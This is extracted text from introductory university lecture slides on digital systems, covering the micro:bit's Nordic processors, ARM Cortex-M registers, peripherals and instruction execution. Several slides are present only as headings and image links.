

Digital systems


Mike Spivey
Hilary Term 2022




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[1.1] Plan for the two terms



[1.2] The micro:bit



[1.3] Three layers of design

micro:bit

Nordic nRF51822

ARM Cortex-M0

- Registers, datapath
 - Thumb-based control
 - Interrupt controller
- Peripherals: GPIO, UART, I2C
 - 16kB RAM, 256kB Flash ROM
- LEDs, buttons via GPIO
 - Accelerometer, Magnetometer via I2C
 - Second processor – for USB

[1.3] Three layers of design


micro:bit V2

Nordic ~~nRF51822~~ nRF52833

ARM Cortex-~~M0~~ M4


- Registers, datapath
 - Thumb-based control
 - Interrupt controller
- Peripherals: GPIO, UART, I2C
 - ~~16kB~~ RAM, ~~256kB~~ Flash ROM **128kB, 512kB**
- LEDs, buttons via GPIO
 - Accelerometer, Magnetometer via I2C
 - Second processor – for USB

[1.4] ARM registers



[1.5] Executing an instruction

Before:



[1.6] Another instruction

Before:

pc=194 r0=57 r1=34 r2=96 ... lr=661 nzcv=0000



